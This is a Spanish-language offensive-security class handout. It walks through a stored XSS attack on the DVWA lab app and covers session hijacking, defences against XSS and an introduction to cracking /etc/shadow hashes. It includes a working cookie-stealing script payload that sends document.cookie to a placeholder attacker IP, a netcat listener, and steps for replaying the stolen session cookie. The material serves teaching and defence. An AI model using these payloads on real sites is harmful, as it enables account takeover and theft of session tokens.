



# Taller de Ciberseguridad Ofensiva: Clase 4

Hacking Web (Client-Side) y Post-Explotación

**Instructor:** David J.

# Agenda y Objetivos de Aprendizaje

## Contenido de la Sesión

1. Diferenciación entre Ataques Server-Side vs. Client-Side
2. Explotación de XSS Almacenado (Stored XSS)
3. Técnica de Secuestro de Sesiones (Session Hijacking)
4. Post-Explotación: Cracking de Hashes
5. Consideraciones Éticas y Próximos Pasos

## Objetivos Técnicos

Al finalizar esta clase, serás capaz de:

- Robar cookies de sesión mediante JavaScript inyectado
- Tomar control de cuentas de usuario sin conocer contraseñas
- Descifrar contraseñas a partir de hashes del sistema (/etc/shadow)
- Comprender la diferencia crítica entre vectores de ataque del lado del servidor y del cliente

# Server-Side vs. Client-Side: Paradigmas de Ataque

## Server-Side (Clase 3)

**Target:** El servidor web

- Inyectamos código que el servidor interpreta (bash, SQL)
- El payload se ejecuta en la infraestructura del servidor
- Ejemplos: Command Injection, SQL Injection
- Compromiso directo del sistema backend

## Client-Side (Hoy)

**Target:** El navegador del usuario

- Inyectamos código que el navegador interpreta (JavaScript)
- El payload se ejecuta en la máquina de la víctima
- Ejemplos: XSS, CSRF, Clickjacking
- Compromiso del contexto del usuario autenticado

La diferencia fundamental radica en **dónde se ejecuta nuestro código malicioso**. En ataques server-side, atacamos la lógica del backend y la base de datos. En ataques client-side, explotamos la confianza que el navegador deposita en el contenido que renderiza, manipulando la experiencia del usuario final y robando información sensible directamente desde su sesión activa.

# XSS (Cross-Site Scripting): Fundamentos

## Definición Técnica

Cross-Site Scripting (XSS) es una vulnerabilidad de seguridad que permite a un atacante inyectar scripts maliciosos en páginas web visualizadas por otros usuarios. Ocurre cuando una aplicación web recibe datos no confiables del usuario y los incluye en su salida HTML sin validación o codificación adecuada.

## ¿Por Qué es Peligroso?

El navegador de la víctima **no puede distinguir** entre el JavaScript legítimo del sitio y nuestro código inyectado. Todo se ejecuta con los mismos privilegios y en el mismo contexto de seguridad. Esto permite al atacante:

- Robar cookies de sesión y tokens de autenticación
- Modificar el contenido de la página en tiempo real
- Capturar credenciales mediante keyloggers
- Redirigir a sitios de phishing
- Realizar acciones en nombre del usuario autenticado

## Tipos de XSS

01

### Reflected XSS

El payload viaja en la URL. Se ejecuta inmediatamente pero no persiste.

02

### Stored XSS

El payload se almacena en la BD. **¡El más peligroso!** Ataca a todos los visitantes.

03

### DOM-based XSS

La vulnerabilidad existe en el código JavaScript del lado del cliente.

📌 **Nota Crítica:** Hoy nos enfocaremos en Stored XSS, ya que representa el mayor riesgo para aplicaciones web reales. Un solo payload puede comprometer a cientos o miles de usuarios sin intervención adicional del atacante.

# El Objetivo: ¿Por Qué Robar Cookies?

## Analogía del Sistema de Autenticación



### Login (usuario/contraseña)

Es como tu DNI para entrar al boliche (sitio web). Lo muestras una vez en la entrada.



### Cookie de Sesión (PHPSESSID)

Es el sello/brazalete que te ponen en la muñeca al entrar. Ya no necesitas mostrar el DNI.



### El Problema de Seguridad

El servidor confía ciegamente en quien presente el sello válido, sin verificar identidad nuevamente.

## Funcionamiento Técnico

Cuando un usuario inicia sesión exitosamente, el servidor genera un identificador único de sesión (típicamente almacenado en una cookie llamada PHPSESSID, JSESSIONID, o similar). Este token se envía al navegador y se incluye automáticamente en todas las peticiones subsecuentes.

El servidor mantiene una tabla de sesiones activas. Cuando recibe una petición con una cookie de sesión válida, busca el identificador en su tabla y **recupera todos los datos asociados**: usuario, rol, permisos, carrito de compras, preferencias, etc.

## Nuestro Objetivo de Ataque

Usar XSS para extraer el valor de la cookie PHPSESSID de un usuario que ya está autenticado (idealmente un administrador). Una vez obtenido este token:

1. No necesitamos conocer la contraseña de la víctima
2. No activamos alarmas de "inicio de sesión desde nueva ubicación"
3. Obtenemos todos los privilegios de la víctima instantáneamente
4. Podemos mantener el acceso hasta que expire la sesión (a veces días)

# Session Hijacking: El Plan de Ataque Completo



## Fase 1: Inyección del Payload

Insertamos JavaScript malicioso en un campo vulnerable (comentario, perfil, etc.). El código se almacena en la base de datos del servidor.



## Fase 2: Activación del Exploit

Cuando la víctima (admin u otro usuario) visita la página comprometida, su navegador ejecuta nuestro script automáticamente.



## Fase 3: Exfiltración de Datos

El script accede a `document.cookie`, extrae el PHPSESSID y lo envía a nuestro servidor controlado por el atacante.



## Fase 4: Suplantación de Identidad

Cerramos nuestra sesión legítima, inyectamos manualmente la cookie robada en nuestro navegador y recargamos la página.



## Fase 5: Acceso Total

El servidor ve nuestra cookie válida (la del admin robada) y nos otorga acceso completo sin solicitar credenciales.

- ❏ **Implicación de Seguridad:** Este ataque es particularmente efectivo porque **bypasea completamente la autenticación tradicional**. No importa cuán fuerte sea la contraseña del admin si podemos robar su sesión activa. Por eso las cookies deben protegerse con flags `HttpOnly` (inaccesibles desde JavaScript) y `Secure` (solo HTTPS).

# Práctica: Preparación del Entorno de Ataque

## Paso 1: Configurar DVWA

Damn Vulnerable Web Application (DVWA) es nuestro laboratorio controlado para practicar técnicas de hacking de manera legal y ética.

1. Iniciar sesión con las credenciales predeterminadas:
  - **Usuario:** admin
  - **Contraseña:** password
2. Navegar al panel de configuración: DVWA Security
3. Establecer el nivel de seguridad en **Low**
4. Hacer clic en **Submit** para guardar

## Paso 2: Ubicar el Vector de Ataque

En el menú lateral izquierdo de DVWA, localiza y haz clic en:

XSS (Stored)

Esta página implementa un "Guestbook" (libro de visitas) donde los usuarios pueden dejar comentarios. Es el escenario perfecto para Stored XSS porque:


- Los comentarios se almacenan permanentemente
- Son visibles para todos los usuarios posteriores
- No hay sanitización de entrada (en nivel Low)
- El contenido se renderiza directamente como HTML

**Interfaz visible:** Verás campos para "Name" (nombre) y "Message" (mensaje), más un botón "Sign Guestbook".

# Detección de XSS: Proof of Concept

## Objetivo: Confirmar la Vulnerabilidad con un Payload Inofensivo

Antes de lanzar un ataque complejo de robo de sesión, necesitamos verificar que la aplicación es realmente vulnerable a XSS. Usaremos la función `alert()` de JavaScript como "prueba de vida" porque es visible, inmediata y no causa daño.



## ¿Qué Acaba de Suceder?

### Análisis Técnico del Flujo:

1. Tu navegador envió el payload `<script>alert('XSS')</script>` al servidor DVWA
2. El servidor almacenó el string completo en su base de datos MySQL sin sanitización
3. Cuando la página se recargó, el servidor consultó todos los mensajes y los insertó directamente en el HTML de respuesta
4. Tu navegador recibió HTML que contenía: `<script>alert('XSS')</script>`
5. El motor de renderizado del navegador interpretó esto como código JavaScript legítimo y lo ejecutó

### Por Qué Esto es Crítico:

Si el navegador ejecuta nuestro `alert()`, también ejecutará cualquier otro JavaScript que inyectemos: robo de cookies, keyloggers, modificación del DOM, envío de formularios, peticiones AJAX fraudulentas, etc.

Este simple test demuestra que la aplicación **no implementa codificación de salida**, el mecanismo básico de defensa contra XSS.



# Configuración del Servidor del Atacante

## Preparar el Listener para Capturar Cookies Robadas

Ahora que confirmamos la vulnerabilidad XSS, necesitamos preparar nuestra infraestructura para **recibir los datos exfiltrados**. Cuando nuestro payload se ejecute en el navegador de la víctima, enviará la cookie robada a un servidor bajo nuestro control. Usaremos netcat, la "navaja suiza" de las redes.

### Pasos de Configuración en Kali Linux

01

#### Abrir Terminal

Abre una nueva ventana de terminal en tu máquina Kali. Asegúrate de que no esté ejecutando otros servicios en el puerto 8080.

02

#### Iniciar Netcat en Modo Listener

Ejecuta el siguiente comando:

```
nc -lvnp 8080
```

03

#### Verificar Estado

Deberías ver un mensaje como: listening on [any] 8080 ...

### Análisis de Parámetros del Comando

- l (listen): Pone netcat en modo escucha, esperando conexiones entrantes
- v (verbose): Modo verboso, muestra información detallada de las conexiones
- n (numeric): No resuelve nombres DNS, trabaja solo con IPs (más rápido y sigiloso)
- p 8080 (port): Especifica el puerto TCP donde escucharemos

### Diagrama del Flujo



### Estado Actual

Tu máquina Kali está ahora funcionando como un servidor web simple en el puerto 8080. Cuando el navegador de la víctima ejecute nuestro payload XSS, intentará conectarse a:

```
http://<IP_DE_KALI>:8080/?cookie=...
```

Netcat capturará esa petición HTTP GET completa, incluyendo todos los parámetros de la URL. Ahí es donde veremos la cookie PHPSESSID robada.

📌 **Importante:** Mantén esta terminal abierta y visible. Cuando ejecutemos el ataque, aquí aparecerá la cookie robada en tiempo real.

# El Payload Malicioso: Anatomía del Robo de Cookies

## Código JavaScript para Exfiltración de Sesión

Este es el momento crítico donde combinamos XSS con exfiltración de datos. El siguiente payload es significativamente más sofisticado que nuestro simple `alert()` de prueba.

### El Payload Completo


```
<script>
document.location='http://<IP_ATACANTE>:8080/?cookie=' +
document.cookie;
</script>
```

Reemplaza `<IP_ATACANTE>` con la dirección IP real de tu máquina Kali. Puedes obtenerla ejecutando `ip a` o `ifconfig` en tu terminal Kali.

### Desglose Técnico Línea por Línea

- `<script>`: Tag HTML que indica al navegador que ejecute el contenido como JavaScript
- `document.location=`: Propiedad que controla la URL actual del navegador. Asignarle un valor causa una redirección inmediata
- `'http://<IP>:8080/?cookie='`: La URL base de nuestro listener. El parámetro `cookie` es arbitrario (podríamos llamarlo "data" o "stolen")
- `+ document.cookie`: Concatenación de strings. `document.cookie` es una propiedad de JavaScript que devuelve **todas las cookies** del dominio actual en formato: `cookie1=valor1; cookie2=valor2`
- `</script>`: Cierre del tag de script

### Flujo de Ejecución



Resultado en nuestro listener:

```
GET /?cookie=PHPSESSID=abc123...;security=low
```

**Advertencia Ética:** Este conocimiento es para fines educativos y pruebas de penetración autorizadas únicamente. Usar estas técnicas contra sistemas sin permiso explícito por escrito es ilegal y puede resultar en cargos criminales graves. Siempre opera dentro de entornos controlados como DVWA o con autorización legal explícita.

# Inyección XSS y Captura de Cookies de Sesión



# Práctica: Inyección del Payload XSS

## Paso 1: Preparación del Ataque


Configuraremos el entorno para inyectar nuestro payload malicioso en la aplicación DVWA (Damn Vulnerable Web Application). Este payload está diseñado específicamente para capturar la cookie de sesión activa y enviarla a nuestro servidor controlado en Kali Linux.

### Procedimiento de Inyección:

1. Accede al módulo "XSS Stored" en DVWA con nivel de seguridad "Low"
2. Localiza el campo de texto "Message" en el formulario de libro de visitas
3. Pega tu payload personalizado:  

```
<script>document.location='http://TU_IP_KALI:8080/cookie?c='+document.cookie</script>
```
4. Asegúrate de reemplazar TU\_IP\_KALI con la dirección IP real de tu máquina atacante
5. Haz clic en "Sign Guestbook" para ejecutar la inyección

❏ **Punto Crítico:** Verifica que netcat esté escuchando en el puerto 8080 ANTES de inyectar el payload, o perderás la captura.



### ¿Qué Sucede Internamente?

El payload inyectado se almacena en la base de datos de DVWA. Cuando cualquier usuario (incluido el administrador) cargue la página del libro de visitas, el navegador ejecutará automáticamente nuestro código JavaScript malicioso, extrayendo la cookie de sesión y enviándola silenciosamente a nuestro servidor.

# Captura y Análisis de la Cookie Robada

01

## Observación en Terminal

Después de la inyección, la página de DVWA se recargará normalmente, sin mostrar signos visibles de compromiso al usuario víctima.

02

## Verificación en Netcat

Inmediatamente revisa tu terminal de Kali Linux donde ejecutaste netcat. Deberías observar una conexión HTTP entrante.

03

## Análisis de Datos

Examina cuidadosamente la petición GET capturada. Contendrá todos los parámetros de la cookie de sesión codificados en URL.

## Ejemplo de Captura Exitosa

```
GET /cookie?c=security%3Dlow;%20PHPSESSID%3D1a2b3c4d5e6f7g8h9i0j HTTP/1.1
Host: 192.168.1.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Accept: */*
Connection: keep-alive
```

La línea más importante es la primera, que contiene el parámetro `c=` con toda la información de la cookie. El valor después de `PHPSESSID%3D` es el identificador único de sesión que necesitamos para el secuestro.



# Análisis Forense de la Cookie Capturada

## ¡Explotación Exitosa!

Has logrado capturar la cookie de sesión activa de la víctima utilizando técnicas de XSS Stored. Esta cookie contiene credenciales de autenticación válidas que el servidor web reconoce como legítimas.

### Información Crítica Obtenida:

#### PHPSESSID

Identificador único de sesión generado por el servidor PHP. Este valor es la "llave maestra" para impersonar al usuario.

#### Security Level

El parámetro "security=low" indica el nivel de protección configurado en DVWA para esta sesión.



### Paso de Extracción:

1. Localiza la cadena `PHPSESSID%3D` en la captura
2. Copia el valor hexadecimal completo que sigue (ejemplo: `1a2b3c4d5e6f7g8h9i0j`)
3. Guarda este valor en un archivo de texto o portapapeles seguro
4. Ten cuidado de no incluir caracteres adicionales o espacios

📌 **Nota Técnica:** El formato `%3D` es la codificación URL del símbolo `=`. Al copiar el valor, puedes decodificarlo o usarlo tal cual.

# Preparación para el Secuestro de Sesión

## Objetivo: Impersonar al Administrador sin Credenciales

Ahora que poseemos la cookie de sesión válida, procederemos a utilizarla para obtener acceso no autorizado a la cuenta de administrador. Este ataque, conocido como "Session Hijacking", explota el hecho de que el servidor web confía únicamente en la cookie para verificar la identidad del usuario, sin validar otros factores como la dirección IP o el agente de usuario.



### Cerrar Sesión Actual

En DVWA, haz clic en el botón "Logout" ubicado en la parte superior derecha. Esto eliminará tu sesión actual y las cookies asociadas, permitiéndonos simular un escenario real donde el atacante no tiene acceso legítimo.



### Abrir Herramientas de Desarrollador

En la página de login de DVWA, presiona la tecla **F12** para abrir las DevTools de tu navegador. Estas herramientas nos permitirán manipular directamente las cookies almacenadas en el navegador.



### Verificar Restricción de Acceso

Intenta navegar a cualquier módulo protegido, como "Command Injection" o "SQL Injection". El sistema te redirigirá automáticamente a la página de login, confirmando que ya no tienes autorización.



### Navegar a Gestión de Cookies

Dentro de las DevTools, localiza la pestaña "Storage" (Firefox) o "Application" (Chrome). En el panel izquierdo, expande la sección "Cookies" y selecciona la URL de tu máquina Metasploitable (ej: `http://192.168.1.50`).

# Inyección de la Cookie Robada

## Manipulación de Cookies en el Navegador

En este paso crítico, reemplazaremos la cookie de sesión inválida (generada para un usuario no autenticado) con la cookie legítima que capturamos del administrador. El navegador, al presentar esta cookie al servidor en la próxima petición HTTP, será identificado como la sesión administrativa válida.

### Procedimiento Detallado:

1. **Localizar Cookie Actual:** En la lista de cookies, identifica la entrada con el nombre "PHPSESSID". Su valor actual será diferente al que robamos.
2. **Editar Valor:** Haz doble clic en el campo "Value" (Valor) de la cookie PHPSESSID para entrar en modo de edición.
3. **Borrar y Reemplazar:** Elimina completamente el valor existente utilizando Ctrl+A y Suprimir.
4. **Pegar Cookie Robada:** Inserta el valor exacto de PHPSESSID que capturaste con netcat.
5. **Confirmar Cambios:** Presiona Enter o haz clic fuera del campo para guardar la modificación.



❏ **Precaución:** Asegúrate de copiar el valor EXACTO sin espacios adicionales, saltos de línea o caracteres especiales que puedan invalidar la cookie.

## Verificación Visual

Después de pegar el nuevo valor, observa que:

- El campo "Name" sigue siendo "PHPSESSID"
- El campo "Value" ahora muestra el hash largo que capturaste
- Los campos "Domain" y "Path" permanecen sin cambios
- La cookie no debe tener marca de eliminación o caducidad inmediata



# Confirmación del Secuestro de Sesión

## Recarga de Página

Con las herramientas de desarrollador (F12) aún abiertas para monitorear el proceso, presiona **F5** o haz clic en el botón de recargar del navegador.

## ¡Explotación Exitosa!

La página se recargará y observarás que has iniciado sesión automáticamente como **admin** sin haber ingresado ninguna credencial.

## Verificación Visual

El nombre de usuario "admin" aparecerá en la esquina superior derecha de la interfaz de DVWA, confirmando la suplantación de identidad.

## Análisis del Ataque Completado

Has ejecutado con éxito un ataque completo de Session Hijacking mediante XSS. Este vector de ataque es extremadamente peligroso porque:

### Desde la Perspectiva del Atacante:

- No requiere conocer la contraseña del administrador
- Evita completamente el proceso de autenticación
- No genera logs de inicio de sesión sospechosos
- Mantiene persistencia mientras la sesión esté activa
- Puede ejecutarse de forma remota y automatizada

### Desde la Perspectiva de la Víctima:

- El ataque es completamente invisible
- No hay indicadores de compromiso evidentes
- La sesión legítima sigue funcionando normalmente
- Las acciones del atacante aparecen como del usuario real
- La detección post-mortem es extremadamente difícil

**Propósito Cumplido:** Has demostrado cómo las vulnerabilidades XSS pueden escalar a compromisos totales de cuentas y sistemas. Este conocimiento es fundamental para implementar defensas efectivas.

# Contramedidas y Defensa contra XSS

La prevención de ataques XSS requiere un enfoque de defensa en profundidad que combine múltiples capas de protección. A continuación, exploraremos las contramedidas más efectivas implementadas en aplicaciones web modernas.

1

## Sanitización de Salida (Output Escaping)

**La Defensa Principal:** Convertir todos los caracteres especiales en entidades HTML antes de renderizar contenido generado por usuarios. Esta técnica neutraliza el código malicioso convirtiéndolo en texto plano inofensivo.

### Transformaciones Clave:

- `<` se convierte en `&lt;`
- `>` se convierte en `&gt;`
- `"` se convierte en `&quot;`
- `'` se convierte en `&#x27;`
- `&` se convierte en `&amp;`

**Resultado:** El navegador muestra `<script>` como texto visible, pero NO lo ejecuta como código JavaScript.

2

## Flag HttpOnly en Cookies

### Configuración del Servidor:

Implementar el atributo HttpOnly en la configuración de cookies de sesión mediante la cabecera HTTP:  
Set-Cookie: PHPSESSID=abc123;  
HttpOnly; Secure

**Mecanismo de Protección:** Esta directiva instruye al navegador para que la cookie NO sea accesible mediante JavaScript (`document.cookie`), bloqueando efectivamente nuestro payload de robo.

**Limitaciones:** Aunque HttpOnly habría prevenido el robo de cookies en nuestro ataque, la vulnerabilidad XSS subyacente seguiría existiendo y podría ser explotada para otros propósitos maliciosos como keylogging, defacement o phishing.

3

## Content Security Policy (CSP)

### Política de Seguridad Moderna:

CSP permite a los desarrolladores especificar qué fuentes de contenido son legítimas mediante cabeceras HTTP.

### Ejemplo de Implementación:

Content-Security-Policy: script-src 'self' https://trusted-cdn.com

**Impacto:** Bloquea la ejecución de scripts inline y scripts de dominios no autorizados, neutralizando la mayoría de ataques XSS.

# Post-Explotación: Cracking de Hashes de Contraseñas



## Contexto del Módulo

Hemos completado exitosamente la fase de explotación web. Ahora transitaremos a un escenario de post-explotación, donde ya hemos obtenido acceso root al sistema (utilizando técnicas de la Clase 2).

**Escenario Real:** Después de comprometer un sistema con privilegios elevados, uno de los objetivos primordiales es extraer y crackear los hashes de contraseñas almacenados.

## Objetivo de la Post-Explotación

Convertir los hashes de contraseñas capturados en texto plano legible, permitiendo:

- 1. **Movimiento Lateral:** Acceder a otros sistemas donde los usuarios reutilizan contraseñas
- 2. **Escalada de Privilegios:** Descubrir credenciales de cuentas más privilegiadas
- 3. **Persistencia:** Mantener acceso mediante cuentas legítimas
- 4. **Pivoting:** Usar credenciales para penetrar segmentos de red aislados

## ¿Por Qué Crackear Offline?

- **Evasión de Detección:** No genera intentos de login fallidos en logs
- **Sin Límite de Intentos:** No hay políticas de bloqueo por intentos incorrectos
- **Velocidad:** Podemos realizar millones de intentos por segundo
- **Discreción:** Todo el proceso ocurre en nuestra máquina atacante

1

### Fase 1: Extracción

Volcar hashes del sistema comprometido

2

### Fase 2: Preparación

Transferir archivos a máquina atacante

3

### Fase 3: Cracking

Aplicar ataques de diccionario con John the Ripper

4

### Fase 4: Validación

Verificar contraseñas descubiertas

# Fundamentos de Hashes y Práctica de Extracción

## ¿Qué es un Hash de Contraseña?

Un hash criptográfico es una función matemática unidireccional que transforma datos de entrada (contraseña) en una cadena de longitud fija aparentemente aleatoria.

Propiedad:  
Unidireccional

password123 → función hash → 5f4dcc3b5aa...

Fácil de calcular en milisegundos

Propiedad:  
Irreversible

5f4dcc3b5aa... → ??? → password123

Matemáticamente imposible de revertir

### Ubicación en Sistemas Linux:

- /etc/passwd:** Lista pública de usuarios con información básica (UID, GID, shell). Legible por todos los usuarios del sistema.
- /etc/shadow:** Almacena los hashes reales de contraseñas. Solo accesible por el usuario root debido a permisos restrictivos (600).

## Técnica de Cracking: Ataque de Diccionario

No "revertimos" el hash. En su lugar, adivinamos eficientemente mediante fuerza bruta inteligente:

01

Cargar Diccionario

Utilizamos listas como rockyou.txt (14 millones de contraseñas reales filtradas)

02

Generar Hash

Para cada palabra: hash("password") → 5f4dcc3b5aa...

03

Comparar

¿El hash generado coincide con el hash robado?

04

¡Coincidencia!

Si hay match, la contraseña es password



**Herramienta:** Usaremos **John the Ripper**, el estándar de la industria para cracking de contraseñas offline.

## Práctica: Extracción de Hashes del Sistema

